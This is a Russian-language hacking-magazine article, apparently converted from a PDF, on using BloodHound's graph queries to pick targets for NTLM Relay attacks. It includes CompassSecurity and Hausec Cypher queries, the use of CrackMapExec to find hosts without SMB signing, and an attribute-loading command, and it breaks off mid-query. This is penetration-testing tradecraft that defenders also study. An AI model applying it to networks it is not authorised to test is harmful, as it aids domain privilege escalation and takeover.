BloodHound. Натаскиваем ищейку на поиск NTLM Relay

xakep.ru/2023/09/26/bloodhound-ntlm-relay

DrieVlad 26 сентября 2023 г.

Содержание статьи

Прежде чем применять технику NTLM Relay, необходимо собрать информацию об исследуемом объекте и выбрать первоочередные цели. Но как это сделать, если атакуемая сеть насчитывает многие десятки или сотни узлов? На помощь придет очень полезный и удобный инструмент — BloodHound!

info

Рекомендуем начать знакомство с атаками NTLM Relay со статей «Гид по NTLM Relay. Захватываем NTLM-аутентификацию для Relay-атаки» и «Гид по NTLM Relay, часть 2. Проводим Relay-атаки».

Описание проблемы

С использованием атаки NTLM Relay можно захватить зачастую не одну машину, а иногда даже весь домен. Такая атака может быть крайне эффективной, но сначала нужно качественно проанализировать информацию об интересующей нас цели. Это несложно, когда мы находимся в относительно небольшом домене, но чем обширнее сетевая инфраструктура, тем труднее становится изучать взаимосвязи объектов и выискивать пути повышения привилегий. Попробуем разобраться, как проводить качественный анализ в подобных случаях.

Для анализа взаимосвязей был придуман инструмент BloodHound. Со своей работой он справляется неплохо, представляет архитектуру домена в виде графа, ищет пути для повышения привилегий и прочее. Но «из коробки» у него не очень много прикладных возможностей. Поэтому полезно будет научиться искать с помощью BloodHound необычные векторы, например для Relay-атак.

BloodHound наиболее эффективен для анализа сетей и доменов, насчитывающих сотни тысяч объектов, десятки тысяч машин. С таким доменом крайне тяжело взаимодействовать, некоторые методы анализа вообще перестают работать.

Бывает, что ты можешь захватить много машин с помощью релея, но не знаешь, какую выбрать для атаки. В этом случае можно воспользоваться графами для поиска самой интересной цели.

Очевидно, что так или иначе технику Relay-атаки можно наложить на теорию графов, где машины — это вершины, а ребра — это возможные релеи, но вот с деталями надо разобраться.

Анализ существующих решений

Для начала заглянем в Google и попробуем найти готовые решения. При поиске кастомных запросов для BloodHound можно наткнуться на некоторые наработки, например:

- ly4k/Certipy;
- CompassSecurity/BloodHoundQueries;
- hausec/BloodHound-Custom-Queries.


Именно для Relay-атак существует несколько крутых запросов, в частности для ESC8. С ним все достаточно просто: он выводит центры сертификации с включенным WebEnroll. На эти центры сертификации можно выполнить Relay-атаку, далее дело техники.

Второй запрос от CompassSecurity, более навороченный, предназначен для поиска в сети компьютеров, входящих в группу локальных администраторов других машин. Выглядит он так:

```
{

"name": "Computers Local Admin to Another Computer",

"category": "Relay",

"queryList": [

{

"final": false,
```


```
"title": "Select a Domain...",

"query": "MATCH (n:Domain) RETURN n.name ORDER BY n.name DESC"

},

{

"final": true,

"query": "MATCH p = (c1:Computer {domain: $result})-[r1:AdminTo]->
(c2:Computer) RETURN p UNION ALL MATCH p = (c3:Computer {domain: $result})-
[r2:MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:AdminTo]->(c4:Computer)
RETURN p"

}

]

}
```

Вот какие результаты можно получить, используя этот запрос.




Результат выполнения запроса на поиск машин в локальных админах машин

Очень много машин неявно находится друг у друга в группе локальных администраторов, что создает множество векторов для их захвата. На рисунке выше показана общая картина, а если ее приблизить и рассмотреть внимательнее, мы увидим следующее.




Множество машин являются администраторами на нескольких других машинах



Одна машина является админом на множестве машин

Вот такой красивый «цветочек» из серверов Exchange встречается очень часто.



«Цветочек» из серверов Exchange

Получился результативный анализ взаимосвязей компьютеров — с помощью этой информации можно поднять привилегии в домене. Когда вывод BloodHound содержит большое количество машин, проверить все вручную становится проблематично. Если названия компьютеров ни о чем тебе не говорят, непонятно, какую следует захватывать в первую очередь. А что самое важное — на хосте может быть включен SMB signing, и тогда у нас вообще ничего не получится.


info

Иногда машина уже находится в группе администраторов домена. Не забудь проверить это, прежде чем искать сложные пути, такая проверка достаточно просто выполняется вручную.

Бывает, что мы не можем получить информацию о локальных админах на конкретной машине. Но зато можем предположить по названиям групп или их описаниям, зачем они были созданы. Например, имя `ADM_Servers_backups` говорит само за себя. Также зачастую машины и пользователи включены в одну группу. Если

вдруг два этих условия будут соблюдены, мы можем пробовать повысить привилегии с помощью релея. Для поиска смешанного членства в группах можно использовать запрос от Hausec:

```
{

"name": "Find groups that contain both users and computers",

"queryList": [

{

"final": true,

"query": "MATCH (c:Computer)-[r:MemberOf*1..]->(groupsWithComps:Group) WITH
groupsWithComps MATCH (u:User)-[r:MemberOf*1..]->(groupsWithComps) RETURN
DISTINCT(groupsWithComps) as groupsWithCompsAndUsers"

}

]

}
```



Обезличенный пример выполнения запроса

Добавляем атрибуты

Стандартных атрибутов, которые собираются с помощью `SharpHound.exe` или `BloodHound.py`, нам будет маловато. Поэтому надо добавить свои. Ребята из CompassSecurity написали скрипт для добавления новых атрибутов, а также предложили специальный атрибут `nosigning`. Однако предварительно нам надо собрать информацию о машинах без SMB signing.

warning

Дальнейшие действия предполагают обработку значений DNSHostName, а не IP-адресов.

Для сбора информации о наличии SMB signing используем `CrackMapExec`. О том, как это сделать, подробно написано в статьях «Гид по NTLM Relay. Захватываем NTLM-аутентификацию для Relay-атаки» и «Гид по NTLM Relay, часть 2. Проводим Relay-атаки».


Когда у нас есть список машин без SMB signing, добавляем новый атрибут с помощью следующего скрипта:

```
python3 BloodHoundLoader.py t.txt -m s
```


После этого мы можем задействовать запросы, использующие новый атрибут. Все у того же CompassSecurity имеется пара запросов, которые укажут нам путь от машин без SMB signing до домена и до привилегированных объектов. Выглядит это примерно так:

```
{

"name": "Shortest Paths from no Signing to High Value Targets",

"category": "Shortest Paths",

"queryList": [

{

"final": true,

"query": "MATCH p = allShortestPaths((c:Computer)-[r:{}*1..]->(h)) WHERE
